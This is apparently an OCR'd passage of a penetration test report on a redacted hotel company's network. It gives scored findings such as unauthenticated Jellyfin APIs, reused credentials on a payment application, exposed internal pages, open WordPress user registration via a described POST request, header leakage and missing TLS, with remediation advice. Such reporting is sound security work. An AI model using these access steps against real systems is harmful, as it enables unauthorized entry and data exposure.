
Unauthenticated Swagger APIs in Jellyfin


Scope: 10.0.0.20

Description

There are a number of APIs at /api-docs/swagger with some being protected by an API key and others being unauthenticated allowing any user to access them. The main public API of concern is /Users/Public which shows public users, the last time and date of activity, and password policy.

Evidence





Likelihood of Exploitation

Because there is no authentication in place to restrict access, anyone can access this API endpoint so attackers who research Jellyfin's API can utilize this.

Technical Impact

Allows some data retrieval by using the Swagger API dashboard or by accessing certain HTTP endpoints.

Business Impact

There is a medium business impact since customers may be uncomfortable if their account names and activity is accessible. In addition, customers with none or poor passwords enabled are detected with the API.

Remediation

Place more rigorous access control on the API by requiring API keys for /Users/public and removing superfluous APIs.

References

Jelly Fin API Documentation: https://api.jellyfin.org/

6.5


Reused/Weak Credentials on Payment Web Application

Scope: 10.0.0.200

Description

Using credentials that were unchanged from the previous penetration test of user j.darcy and a.booth the payment web application can be logged into and all CRUD operations can be performed on the sensitive data

Evidence



Log in normally using the credentials for j.darcy.

Sensitive user data such as reservations, payments, invoices, and payment methods can be added, deleted, and viewed by these admin users.

Likelihood of Exploitation

These legacy credentials were already found to be accessible to the public in the previous report OSINT findings. Therefore this could very well be leveraged by an attacker.

Technical Impact

Attackers can gain admin access to all API endpoints, meaning sensitive user and application data are compromised.

Business Impact

Customer information is compromised to an attacker, possibly damaging the reputation of the XXX.

Remediation

Passwords should be remade and employees should be instructed to be more careful about. The password policy should be enforced over all legacy software as well as employees. All vulnerabilities should be fixed after receiving recommendations from previous penetration tests.

References

https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html

5.3


Unintended Access to Hotel Management Tool

Scope: 10.0.0.11

Description
This website appears to be an internally used website by XXX. When visiting the page from outside the machine, the page is redirected to localhost (127.0.0.1). However, after further enumeration, a file '/robots.txt' is found and shows that the '/' path is disallowed for all users. But searching for other pages, such as '/index.php' or '/XXX_XXXX_XXXXXXXXX' is allowed. Additionally, visiting non-existent pages returns a 404 error and has a custom page with content.

Other pages, including wordpress pages, were also found, with login and registration pages being available.

Evidence
When visiting http://10.0.0.11/robots.txt, the root path is disallowed for all users.



And when searching for '/index.php' and '/XXX_XXXX_XXXXXXXXX', the user reaches an internal XXX page.

Likelihood of Exploitation
This is a highly exploitable vulnerability, given that any user can directly access these web pages, and paths such as '/index.php' are very common. Additionally, when a path doesn't exist, a custom 404 page is returned with embedded links to other routes, including '/index.php'.

Technical Impact
This vulnerability allows for any user to be able to view an internal website used by XXX.

Business Impact

Unintended users are able to view private XXX websites, which could lead to confidential information being discovered and used for malicious purposes.

Remediation

There are a few ways to remediate this vulnerability. One way would be to add more rules to robots.txt, and disallow all paths for all users. Another option is to make the website not be exposed on a public port.

5.3

WordPress Users Using Unauthorized Emails

Scope: 10.0.0.11

Description

Users can be registered to the WordPress database however they cannot login as they never receive a verification email. This seems to be unintended because the application originally redirected requests to 127.0.0.1, indicating it is an internal testing application.

Evidence

Using the route http://10.0.0.11/wp-login.php?action=register, make a post request with a user_login and user_email. This will be made into a new persistent user on WordPress, using the previous vulnerability to enumerate users. Users can be created without providing an email of an authenticated XXX employee.

Likelihood of Exploitation

This is very likely to be exploited given that the page is easy to find.

Technical Impact

Arbitrary new users may be created and may impact the overall functionality of the application or may be used to maliciously alter the application.

Business Impact

If malicious users are able to alter the website, user and/or developer experience may be negatively affected.

Remediation

The best way to prevent this is to only allow trusted emails to create users. Another option is to block off this service from public access, given that it is an internal service.

Low Vulnerabilities


3.7

Information Disclosure From Reused Credentials

Scope: 10.0.0.102

Description
By logging into the application using stolen credentials, an attacker could gain further knowledge on the target such as address, full name, and relevant active directory information.

Evidence
Although not pictured due to admin login, a normal user will have all the information fields filled out after logging in.



Likelihood of Exploitation
Given that this information is publicly available, it is very easily exploitable although a set of credentials needs to be obtained.

Technical Impact
Provides information that could be utilized in a different attack such as active directory schema. In addition, knowing further user details could make social engineering attacks more effective.

Business Impact

This could be extremely detrimental to business operations as it exposes sensitive customer information.

Remediation

Ensure that a proper password policy is in place and change any compromised passwords.


2.7

Information Disclosure via HTTP Headers

Scope: 10.0.0.20, 10.0.0.102

Description
Two websites return relevant information through HTTP headers regarding the website's technologies including the Web Server type, version and PHP version.

Evidence



Likelihood of Exploitation
Any user of the website can see this and can be seen simply using the network tab of browser developer tools.

Technical Impact
By releasing this information, a potential attacker would have an easier time enumerating the website and identifying vulnerabilities.

Business Impact
Higher chance for attackers to successfully launch an attack.

Remediation
Modifying the configuration file of the Web Server to hide the server type and version.

References
https://www.acunetix.com/blog/articles/configure-web-server-disclose-identity/

2.7


Missing or Invalid TLS Certificate

Scope: 10.0.0.6, 10.0.0.7, 10.0.0.12, 10.0.0.20, 10.0.0.102, 10.0.0.200


Description

Many of XXX XXXX XXXXXXXXX's internal websites either lack a valid SSL/TLS certificate or don't have one altogether.

Evidence



Redacted



Likelihood of Exploitation
In order to exploit this, the attacker would have to be onsite in XXX XXXX XXXXXXXXX and utilize techniques to monitor network traffic.

Technical Impact
The data sent between a user and the site is sent over clear text meaning it could be intercepted and read by a malicious attacker.

Business Impact
Utilizing a valid SSL/TLS certificate is required by the PCI-DSS and the lack of it could result in penalties. Additionally, sensitive information could be intercepted and leaked.

Remediation
Purchase a valid SSL/TLS certificate signed by a trusted certificate instead of having them self-signed or missing altogether.

References
https://aws.amazon.com/what-is/ssl-certificate/